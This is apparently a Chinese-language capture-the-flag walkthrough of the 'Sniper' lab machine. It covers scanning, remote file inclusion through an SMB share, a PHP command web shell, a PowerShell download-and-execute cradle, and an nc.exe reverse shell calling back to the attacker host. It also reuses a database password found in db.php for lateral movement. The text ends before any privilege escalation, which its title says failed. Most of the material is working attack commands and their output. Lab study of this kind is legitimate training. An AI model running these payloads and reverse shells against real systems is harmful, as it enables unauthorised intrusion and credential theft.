Sniper(AD),LFI、smbserver、AD憑證使用者、nc.exe、root[chm]失敗


```
└─# nmap -sCV -p80,135,139,445,49667 -A 10.10.10.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 01:55 PDT
Nmap scan report for 10.10.10.151
Host is up (0.21s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Sniper Co.
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49667/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 6h59m58s
| smb2-time:
|   date: 2024-10-25T15:56:50
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
1   208.57 ms 10.10.14.1
2   208.86 ms 10.10.10.151
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.39 seconds
```


80Port
目錄爆破

```
—# gobuster dir -u http://10.10.10.151/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.151/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,htmk
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 150] [-->
http://10.10.10.151/images/]
/index.php            (Status: 200) [Size: 2635]
/blog                 (Status: 301) [Size: 148] [-->
http://10.10.10.151/blog/]
/user                 (Status: 301) [Size: 148] [-->
http://10.10.10.151/user/]
/css                  (Status: 301) [Size: 147] [-->
http://10.10.10.151/css/]
/js                   (Status: 301) [Size: 146] [-->
http://10.10.10.151/js/]
```

http://10.10.10.151/blog/?lang=blog-en.php。簡單測試FLI失敗，開始進行burp爆破LFI，原先使用腳本但請求Content-Length都失敗...
為system($_GET['lang']);




`/user`登入介面，可以註冊



登入後：恩？

在回去處理：`http://10.10.10.151/blog/?lang=`看看，
找到這四個：





`\windows\win.ini`底下有

```
</html>
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

```
MAPI=1
</body>
</html>
```

簡單測試是否能抓取kali的smb(成功)






建立 smb 伺服器然後繼續取得檔案來檢查檔案是否確實被取得。(成功)

開啟smb：impacket-smbserver test . -smb2support

* * *


/blog/?lang=\\10.10.14.4\test\test.php



製作一個請求

```
└─# cat test.php
<?php system($_REQUEST['tso']) ?>
```

測試成功



使用windows提權方式(好麻煩的事情..)

先處理Invoke-PowerShellTcp.ps1檔案並進行反彈shell(成功)

```
powershell -c "IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.4:8000/Invoke-
PowerShellTcp.ps1')"
* * *
/blog/?lang=\\10.10.14.4\test\test.php&tso=powershell+-c+"IEX(New-
Object+Net.WebClient).downloadString('http%3a//10.10.14.4%3a8000/Invoke-
PowerShellTcp.ps1')"
```

```
┌──(root㉿kali)-[/home/kali/Desktop/nishang/Shells]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.151 - - [26/Oct/2024 05:17:09] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

密碼：
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.151] 49731
Windows PowerShell running as user SNIPER$ on SNIPER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\blog>whoami
nt authority\iusr
PS C:\inetpub\wwwroot\blog> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Chris                    DefaultAccount
Guest                    WDAGUtilityAccount
The command completed with one or more errors.

PS C:\inetpub\wwwroot\blog>
```

在`C:\inetpub\wwwroot\user\db.php`找到`db.php`

```php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM"<=疑似密碼,"sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

找到一般user為`Chris`
使用爆破確認smb為此帳密


```
crackmapexec smb 10.10.10.151 -u Chris -p '36mEAhz/B8xQ~2VM'
```

```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 10.10.10.151 -u Chris -p '36mEAhz/B8xQ~2VM'
SMB         10.10.10.151    445    SNIPER           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SNIPER) (domain:Sniper) (signing:False) (SMBv1:False)
SMB         10.10.10.151    445    SNIPER           [+] Sniper\Chris:36mEAhz/B8xQ~2VM
```

他沒辦法使用winrm我也不知道怎麼轉使用者...
參考別人的做法(成功)

```
powershell
$pass = '36mEAhz/B8xQ~2VM'
$pass = ConvertTo-SecureString "36mEAhz/B8xQ~2VM" -AsPlainText -Force
$cred = New-Object
```

```
System.Management.Automation.PSCredential("SNIPER\\Chris", $pass)
Invoke-Command -ComputerName SNIPER -Credential $cred -ScriptBlock {whoami}
```




無法到使用者`chris`目錄，但可以修改參數取得user.txt

```
Invoke-Command -ComputerName SNIPER -Credential $cred -ScriptBlock {type
\users\chris\desktop\user.txt}
```

再次進行反彈shell，使用nc.exe(成功)

```
Invoke-Command -ComputerName SNIPER -Credential $cred -ScriptBlock
{\\10.10.14.4\test\nc.exe 10.10.14.4 8200 -e powershell }
```

這文件看起來比較特別



